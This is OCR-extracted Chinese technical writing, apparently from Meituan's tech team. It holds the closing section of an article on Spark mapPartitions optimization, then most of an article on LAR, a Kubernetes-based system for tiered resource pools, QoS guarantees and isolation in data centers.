



图 12　数据处理效果对比

## 7. 总结

本文作为《图灵机器学习平台性能起飞的秘密》系列的第一篇，主要讲述了内存优化中的算子优化技巧，深入分析了 mapPartitions 算子的原理，并提供了 mapPartitions 算子的最佳实践。图灵机器学习平台基于此方案进一步开发了 BufferIterator

框架，能够灵活应对输入 M 条数据输出 N 条数据的场景，极大提升了图灵的吞吐量。后续我们将继续为大家介绍更多的优化技巧，敬请期待。

## 8. 作者简介

琦帆、立煌、兆军等，均来自美团到家事业群 / 履约平台技术部。

# 提升资源利用率与保障服务质量，鱼与熊掌不可兼得？

作者：启超　汪喆　谭霖

随着云计算时代的到来，大规模资源运营面临着如何在保障服务质量的同时提升资源利用率（降本增效）。但这两个目标的达成在当前的软硬件技术水平上，是相互矛盾的。本文介绍的 LAR（Load Auto-Regulator）系统，即是探索这两个矛盾方向间的平衡点，在保证质量的前提下，提升资源的利用率。

LAR 通过资源分级池化，完备的 QoS 保障机制，做到精细化的单机资源调度与隔离，在提升整体资源利用率的同时，能够根据服务的优先级和特征保证服务的质量。LAR 的整体设计可以适用于多个场景，包括在线场景和混部场景。目前 LAR 已经在美团在线场景中投入生产使用，并取得了较好的效果。

## 1. 背景

### 1.1 云计算时代数据中心资源规模爆炸

云计算时代的到来，资源规模化运营成为必然的选择，大规模数据中心成为当今企业级互联网应用和云计算系统的关键支撑。为保障日益增长的互联网应用和云计算系统的计算需求，数据中心需要不断扩容，规模和服务器总量呈现快速增长趋势。据权威报告指出，2020 年全球数据中心的服务器总量将达到 1800 万台，并且正以每年 100 万台的速度增长。然而，伴随着数据中心的急速扩容，资源利用率却始终处于较低状态。统计数据表明，目前全球数据中心资源利用率仅为 10%~20%，如此低的资源利用率意味着数据中心大量的资源浪费，进而导致目前数据中心的成本效率极低。

### 1.2 资源利用率提升影响巨大

在国家战略层面，数据中心资源利用率低，造成大量的资源浪费，包括物力资源和电能浪费，这与可持续发展的理念是冲突的。2021 年 7 月，工业和信息化部印发《新型数据中心发展三年行动计划（2021-2023 年）》，提出用 3 年时间，基本形成布局

合理、技术先进、绿色低碳、算力规模与数字经济增长相适应的新型数据中心发展格局。计划中重点提出建设绿色高效的数据中心目标，将资源利用率提升作为核心目标。

在公司经营上，提升资源利用率可以提升运营效率降低运营成本。谷歌在 2019 年发表的论文“Borg-the Next Generation”披露其 2011 年数据中心核心集群（统计 1.2 万台服务器）的月平均 CPU 利用率在 30% 左右，而到 2019 年，其数据中心核心集群（统计 9.6 万台服务器）的月平均 CPU 利用率达到了 50% 左右，8 年时间内提升了约 20%，资源使用效能的大幅提升，帮助谷歌节省成本累计数十亿美元。国内各大云服务提供商和互联网公司，目前投入大量人力物力去做提升数据中心资源利用率的工作，包括阿里巴巴、腾讯、百度、华为等公司均陆续提出了比较完善的资源利用率提升方案，在内部落地实践并取得了一定的成绩。

提升资源利用率，降本增效，能给数据中心节省大量的成本。以数百万核 CPU 的规模的数据中心为例，整体资源利用率每提升 1 个百分点，节省成本（包括采购成本和运营成本，运营成本主要是机房租金、电费以及运维费用等）每年将达到数千万元。如果考虑到集群运营人工成本等，随着资源规模持续扩大，这个收益将持续增长。

**持续提升机器的资源利用率，降低单核成本，提升集群服务质量，是美团 Hulk 团队的核心目标之一**。针对用户对降本增效的需求，Hulk 调度团队在集群资源利用率提升和服务质量保障方向率先做出相关探索，提出了一系列的建设方案，并推进落地。本文重点介绍在 Hulk 整体资源利用率运营体系中的核心系统集群负载自动均衡管理系统。

## 2. 什么是 LAR？

LAR 全称是集群负载自动均衡管理系统（LAR，Load Auto-Regulator），是美团 Hulk 团队基于 Kubernetes 研发的容器编排系统。LAR 在 Kubernetes 之上，通过提供分级的 QoS 管理机制和负载管控能力，实现从时空维度对资源的精确调度分配管理。

## 2.1 目标与挑战

提升资源利用率从大的层面讲，符合国家降本增效、节能减排的绿色低碳发展战略；从小的层面讲，通过提升资源利用率，可以为企业每年节省数亿的成本，并且降低整体系统复杂度及运维风险。

提升资源利用率，竟有这么大的收益？可能超乎绝大多数人的预料。按照很多同学的理解，通过非常简单的操作即可达成这个目标——提高单机的服务部署密度。但如此简单的操作，为何全球数据中心资源利用率仅为 10%~20% 呢？利用率如此之低，这里最为关键的因素有三个：

- 部署到同一台物理机的服务在资源使用上存在相互干扰。
- 服务在流量上存在高低峰，反映在资源使用上也有高低峰。
- 关键核心在线服务的服务质量下降无法接受。

整体来说，从当前硬件架构和操作系统设计上看，虽然在资源分配上，理论上是进程作为独立的分配单位，资源相互隔离，但在实际使用上却是共享的，典型的包括 CPU、网卡、I/O 总线、Cache 以及内核软件资源等。当然，软硬件如此设计本身就是为了提升整体资源利用的效率，提升整体任务的处理能力。而提升资源利用率，从本质上讲，是提升资源的复用共享，避免资源闲置浪费。但是提升资源共享复用水平，多少都会影响进程运行的效率，且随着复用水平越高，影响越大。

操作系统提供了一系列的资源隔离保障措施，意图降低服务在资源使用时彼此间的干扰，一定程度上在保障资源共享复用的同时提升了资源隔离的能力，但由于底层硬件架构上的限制，这种提升是有限的。而对于大多数业务的在线服务，服务质量的波动，比如延时增加、TPS 下降等是难以接受的，特别是类似支付、订单类的核心服务。这是造成了当前数据中心整体资源利用率低的根本矛盾：一方面是在线业务对资源竞争导致的服务质量下降是难以容忍的，在线服务质量必须保障，另一方面当前大规模的数据中心在整体上资源利用率水平低，运营成本居高不下，亟需提升资源利用率，而提升资源利用率、降低运营成本会直接影响到在线业务服务质量。

一方面，“服务质量”关系着业务的服务体验，直接关系到营收，而另一方面，“提升资源利用率”，又有着巨大的成本空间可以降低，能够增加整体的收益。二者对于企业来说，就像“鱼与熊掌不可兼得”的矛盾。




图 1　美团在线服务双峰特征

当前业界，很多企业和研究单位都在投入大量的资源来研究如何解决这一矛盾，努力实现整体利益的最大化。

**LAR（Load Auto-Regulator），聚焦于“资源利用率提升”和“服务质量保障”这一矛盾的解决，整个系统设计的根本出发点，即是在集群资源运营上要实现资源利用率和服务质量的双重保障，解决数据中心运营中的“鱼与熊掌不可兼得”难题和挑战。**

## 2.2 系统架构

提升资源利用率的本质是提升资源共享复用水平，而保障服务质量则需要通过资源隔离能力，保障服务的性能稳定。针对上述两个根本点，LAR 在 Kubernetes 上提出两个核心创新点：

- **资源池化分级**
    - 通过将单机资源划分到不同的资源池，提升资源在池内的共享复用水平。
    - 不同的资源池之间有不同的优先级，并提供不同的资源隔离水平（资源隔离水平越高，资源共享复用水平越低）。
    - 资源在不同优先级的资源池之间根据优先级和资源池的资源负载水平流动，优先保障高优资源池服务的资源使用，从而保障其服务质量。

- **动态负载和静态资源映射**
    - 资源的分配，本质上是负载空间的分配。假设单机整体 CPU 利用率小于 50% 的情况下，运营在其上的服务的服务质量不会有影响，那么这个机器的静态资源其实对应的就是节点 50% CPU 利用率的负载空间。换个角度看，就是无论如何调度分配资源，只要这个节点的负载不超过 50% 即可。
    - 业务静态的资源申请，根据服务的特征经过调度计算后，服务被放入对应的资源池，而资源池的资源配置则根据池内所有服务的实际负载进行资源配置，并可以实时地根据负载调整资源配置，实现静态资源分配和动态负载的映射管理。

上述两个核心创新点在帮助提升资源共享复用的同时，通过负载管理和操作系统提供的单机资源隔离能力，实现分级的服务质量保障的机制，具有很强的通用性，应用场景也比较广泛。

结合上述的核心创新点，LAR 的整体设计目标包括：

- 相较于 Kubernetes，提供分级可编辑更细致灵活的 QoS 服务质量保障机制，充分保障核心服务的资源供给及服务质量。
- 建立负载与资源之间的映射关系，解决 Kubernetes 基于 Request 的静态资源调度难以解决的节点负载问题，降低负载动态调度的整体复杂度。
- 提供灵活且具有一定通用性的单机资源调度能力，实现不同服务间资源的错峰复用。
- 提供更强力的资源隔离能力，保障核心在线业务的服务质量前提下，提升整体的资源利用率。





图 2　Hulk 资源利用率运营体系

在 Hulk 整体资源利用率运营体系中，LAR 基于 Kubernetes 扩展，负责单个集群的资源管理和调度。相较于 Native 的 Kubernetes，LAR 提供分级可编辑更细致灵活的 QoS 服务质量保障机制，充分保障不同服务的资源供给及服务质量。

而 LAR 依托于底层的 MTOS 提供的资源隔离能力和调度资源 Buffer 池的物理机弹性伸缩能力，并根据集群运营数据中心和服务画像提供的集群及服务等特征，向上提供精细化的动态资源调整、负载管理以及 QoS 服务质量保障能力。统一调度系统在 LAR 之上，根据 LAR 提供的动态资源及服务质量数据，完成不同应用场景下，包括在线服务和离线服务的跨集群统一调度。

LAR 处于整个资源利用率运营体系中核心关键位置，从功能上来看，整个产品分为五大主要功能模块：

- 资源分级管理模块
- 资源池配置管理模块
- 服务质量保障模块
- 资源隔离管理模块
- 策略配置模块

上述五大功能模块由 LAR 系统中 3 个核心组件来落地实现。LAR 是基于原生的 Kubernetes 进行研发扩展，如下图 3 的整体架构所示，LAR 在 Kubernetes 的基础功能上，扩展了 Scheduler 和 Kubelet 的功能，并新增 Recommender 和 QoSAdaptor 两个组件。对 Kubernetes 原生组件的扩展均采用插件开发的模式，减少对原生组件的入侵式修改，从而降低未来运维和升级的成本；对于新增组件，遵循云原生的开发模式，包括代码风格以及运行机制，和 Kubernetes 保持统一。





图 3　LAR 系统架构

## QoSAdaptor

QoSAdaptor 主要负责服务质量保障，其核心功能是负责单机资源的分池分级管理，提供分级的单机 QoS 服务质量保障机制。QoSAdaptor 分为五个功能模块：

- 指标采集模块：通过 Cadvisor、Node-Exporter 等工具采集节点与容器的指标，为资源池管理提供决策依据。
- 资源池管理模块
  - 资源动态配置管理：根据数据指标对资源池实时进行负载计算，并基于负载策略及优先级动态调整资源在各级资源池的配置。
  - QoS 服务质量保障：实时监控负载指标，依据资源池的优先级管理策略，在资源竞争的情况下，通过资源抢占、服务降级及驱逐等多种手段分优先级保障服务质量。
- 资源配置管理模块：基于各资源池的配置，通过 Cgroup 等系统工具，对不同资源池的资源进行隔离与限制。
- 资源上报模块：周期 Patch 节点的资源使用情况、资源池负载等信息。





图 4 QoSAdaptor 与 Kubelet

QoSAdaptor 以 DaemonSet 的形式部署在 Kubelet 节点上，核心功能是实现资源池和容器的资源配置管理。如上图 4 所示，我们通过自研的 CRI Plugin，以 Runtime Hook 的形式在容器生命周期管理中引入自定义的 QoS 保障机制。

由于 QoSAdaptor 的资源调整与 QoS 服务质量保障动作，均基于本地指标采集并进行实时的负载和策略计算，不依赖外部监控系统，减少了数据传输时延，在保证服务的稳定性同时确保可以秒级响应资源配置调整和服务质量保障动作，保障业务容器的稳定性。

## Recommender

Recommender 主要负责 LAR 运行中策略及参数的配置更新，依托外部服务数据，周期性计算并更新 LAR 相关策略参数，提供统一的集群策略配置入口。





图 5　Recommender 与其它服务组件调用关系

Recommender 以集群为维度，每个集群部署一套服务。如上图 5 所示，Recommender 通过集群运营数据中心和服务画像服务的离线数据，周期迭代计算 LAR 的策略参数。主要功能模块包括：

- **资源预测**：根据离线监控数据及服务画像数据，对节点物理资源未来的使用情况进行提前预估，指导节点的不同资源池的资源配置，并可能触发 QoS 服务质量保障动作以及集群级别的资源调整，比如节点扩容及服务重调度等。
- **策略计算**：根据节点的各级资源池负载数据及集群运营数据中心的集群服务质量数据，周期性迭代更新各级资源池的负载控制及资源配置策略，保障服务质量的同时不断提升资源利用效率。此外，策略计算会定期更新 QoS 服务质量保障机制中的相关策略，比如服务降级、驱逐等判断条件。
- **参数配置：**提供统一的 QoSAdaptor 参数配置，实现配置变更分发的功能。

## Scheduler

在 LAR 中，通过静态资源和动态负载之间的映射，进而在调度层屏蔽了动态负载变化，在调度层面降低了根据负载进行动态调度的复杂度。

Kubernetes 默认根据业务申请的资源规格进行资源的调度分配，并以此设计调度计算框架和算法。但由于业务申请的资源规格是个静态值，且业务方对服务资源的使用

通常倾向于放大评估，进而导致整体的资源申请和实际资源使用时存在较大的 Gap。我们进一步考虑到资源的使用通常是动态的，也具有规律性的波峰波谷。这两点因素导致在集群的运营上，整体资源分配率接近满分配的情况下，资源使用率平均水平其实很低。

传统的方案通过节点资源超售来解决资源申请和实际资源使用之间存在的 Gap，并引入根据负载的动态调度策略。调整节点资源超售，虽然能在一定程度上缓解资源申请和使用的 Gap 问题，但由于 Gap 在不同的服务间并不相同，加上服务资源使用的波峰波谷分布集中的情况（美团在线业务的典型特征），此方法在整体上过于粗放，会导致节点间的负载分布不均衡，部分节点负载很高，影响服务质量；另一部分节点负载极低，实际上形成资源浪费。而根据负载直接进行资源调度，由于负载是动态变化的，在调度算法设计及计算框架实现上会非常复杂，且效果一般。

在 LAR 中，我们通过引入资源配置因子（RCF，Resource Configuration Factor，资源池内的资源配比，动态控制池内容器的实际可用资源，数值区间为 (0, 1]），根据负载调整实际的资源分配，从而将负载的变化映射为可调度剩余资源的变化。如下图 6 所示，资源负载即为实际的使用资源，是动态变化的，静态资源是指资源总量和业务申请的资源规格，RCF 由服务所在的节点的资源池决定，根据服务的历史资源使用数据和服务画像进行计算，并周期进行迭代更新。





图 6　RCF 实现节点负载和可调度资源转换

## 2.3 关键能力实现

围绕资源利用率提升和服务质量保障，LAR 系统实现了以下关键技术：

- **分级池化资源模型**：实现资源分池动态管理以及资源池优先级管理。
- **资源动态视图**：实现负载和资源配置之间的动态映射，简化负载管理，保证负载的均衡度，保障服务质量。
- **QoS 保障机制**：根据负载管理的资源配置，在资源竞争的场景下，提供资源抢占以及服务降级驱逐等功能，提供分级服务质量的保障能力。
- **资源智能运营**：通过池间资源配置、池内负载配置、历史负载预测等运营策略，自动化调控节点资源分配情况，从而达到提升资源利用率的目的。

### 2.3.1 分级池化资源模型

分级池化资源模型是 LAR 整个设计的核心，整个模型包括资源分池动态管理和资源池优先级管理两个核心设计。

**资源分池动态管理机制**

资源分池动态管理引入资源池的概念，通过将节点资源进行分池管理，实现资源池内部资源高度共享，在提高资源复用率的同时，通过池间资源隔离达到池间服务的干扰隔离。资源池内资源的配置依据服务的负载进行动态调整，并通过资源配置的调整，控制资源池内部的资源负载维系在相对稳定的范围内，从而保证服务质量。

**资源池优先级管理机制**

在资源分池动态管理机制基础上，LAR 引入资源池优先级管理机制，通过分级的服务质量保障机制，保障业务的服务质量。在资源池优先级管理机制中，不同的资源池具有不同的优先级，对应不同级别的服务质量保障级别。不同优先级的资源池，在资源配置管理上有 3 点区别：

- **资源配置管理策略不同**：资源配置管理策略用于决策资源池的资源配置，并通过资源配置控制资源池的资源供给和负载水平。对于优先级高的资源池，资源配置充裕，资源池内的负载维系在安全稳定的水平，并通过资源池的资源隔离能力，实现对资源池内部服务资源使用的优先保障，从而保证更高的服务质量。
- **资源隔离保障能力不同**：高级别的资源池依托系统内核等提供的资源隔离能力，

提供更高级别的资源池资源隔离级别，通过实现资源的独占或优先抢占使用，达到高优资源池内部服务在系统进程级别资源调度时的优先保障。比如，对于高优资源池，可以进行独立的 CPU 互斥绑定、I/O 隔离等，保障其内部服务不受池外服务的影响。

- **优先级资源抢占机制**：资源池的资源配置可以动态调整，在高级别资源池配置资源不足，池内负载过高时，QoS 服务质量保障机制会根据资源池优先级，高优资源池可以抢占低优资源池已配置的资源，通过牺牲低优资源池服务质量水平，优先保障高级别资源池的资源供给，保障高优服务的服务质量。

在 LAR 的分级池化的资源模型中，节点空闲资源，放置到优先级最低的资源池内，其它资源池的资源配置由服务的资源申请规格、资源池资源配置管理策略以及资源池资源负载决定。在资源池资源配置管理策略中，包含资源池目标负载和资源池 RCF 两部分内容。资源池具体的配置资源由服务申请的资源和资源池实时负载决定。当实时负载升高时，LAR 会调整对应资源池的 RCF，增加资源池的资源配置，降低资源池负载；当资源池负载降低时，LAR 会通过调整 RCF 降低资源池的资源配置，释放冗余资源。





图 7　LAR 单机资源分配及资源池资源调整

上图 7 以 3 级资源池为例，节点资源被划分为 0、1、2 三类资源池，优先级依次降低。初始整个机器无服务调度其上，资源全部集中在 Pool2。随着服务的调度，Pool1 先调度了服务 1，这时会根据上述的资源计算方式，LAR 将 Pool2 的对应的资源调整至 Poo1，Pool2 资源减少。随着 Pool1 中服务增多，配置的资源随之增多，Pool2 相应资源减少。优先级最高的 Pool0 调入服务后，同样的资源从 Pool2 调整至 Pool0；Pool2 调度入服务时，Pool2 资源不变。

3 个资源池配置不同的资源配置管理策略，0 号池优先级最高，池内目标 CPU 负载控制在 30% ~ 50% 之间；1 号池优先级次之，池内目标 CPU 负载控制在 45% ~ 60% 之间；2 号池优先级最低，池内目标 CPU 负载控制在 50% ~ 80%。已分配的资源由资源池内服务共享，在池间相互隔离。在负载低时，不同资源池根据资源池管理策略，自动调整各资源池的资源配置，保证资源池内负载稳定；出现资源紧张时，高优资源池可以从低优资源池抢占资源，优先保障高优服务的资源需求。

### 2.3.2 动态资源视图

LAR 通过引入动态资源视图，将静态资源与动态负载进行映射，并基于资源池的实际负载进行更精确的资源分配决策。

当在线资源池出现负载波动时，池内分配资源会随着负载进行变化，引起池间的资源流动。池间资源流动遵循以下规则：

- 所有资源池的池内分配资源之和为节点可分配的资源总量。
- 当池内负载降低，释放资源到最低等级的资源池，复用闲时资源。
- 当池内负载升高，向等级低于自身的资源池，根据从低到高的顺序进行资源请求，根据优先级满足服务资源需求。
- 池内的资源最多不会超过用户申请的量。





图 8 动态资源视图（以三级池为例）

如图 8 所示，以 3 级资源池为例：

- 当 Pool1 负载升高时，从等级更低的 Pool2 抢占资源，优先保障自身的服务资源需求，Pool1 负载降低时，将冗余的资源释放回 Pool2。
- 当 Pool0 负载升高时，优先从 Pool2 抢占资源，当 Pool2 资源不足时，从 Pool1 抢占资源，保证更高等级的服务资源需求，当 Pool0 负载降低时，冗余的资源被释放回 Pool2，此时若 Pool1 存在负载压力，则会重新从 Pool2 抢占资源。

下图为资源池内负载与池内分配资源的变化情况，可以看到其变化趋势与美团在线服

务负载特性基本保持一致。





图 9　节点池内负载与池内分配资源变化情况

### 2.3.3 QoS 服务质量保障机制

提升资源利用率会导致资源竞争，LAR 通过池间、池内两层 QoS 服务质量保障机制，分级保证服务的隔离性和稳定性。

#### 池间多维度资源隔离

LAR 对资源池进行了多维度的资源隔离与限制。除了基础资源（CPU、Memory），还对磁盘 I/O、CPU 调度、Memory Cache、内存带宽、L3 Cache、OOM Score、网络带宽等更细粒度的资源进行了隔离，进一步提升不同等级服务间的隔离性，保证服务不会受到其他资源池的影响。





图 10　多维度资源隔离

美团操作系统团队针对 LAR 场景进行了隔离增强，关于 MTOS 相关特性的详细介绍，大家可持续关注美团技术团队公众号的相关内容。

**池内多层级保障策略**

当资源池内负载出现不符合预期的情况时（如容器负载异常），由于资源池内资源共享，整个资源池的服务都可能受到影响。LAR 基于资源池内不同的负载等级，制定了多级保障策略。

LAR 提供了资源释放、资源抢占、CPU 降级、Cache 释放、容器驱逐等负载处理策略。QoSAdaptor 周期性（秒级）地获取节点负载的数据，并计算资源池的负载等级。当负载达到一定的资源等级时，执行对应的负载策略。通过 CPU 降级、驱逐等行为，根据优先级对部分容器进行资源降级，保障池内绝大多数容器的稳定性。

- **容器驱逐**：Kubernetes 原生的驱逐策略基于整个节点的负载，LAR 中将策略缩小到了资源池维度，当池内 Memory 使用接近 Cgroup 限制，避免整个资源池出现 OOM，影响所有容器的正常运行，会结合优先级筛选 Memory 使用较多的容器进行驱逐操作。
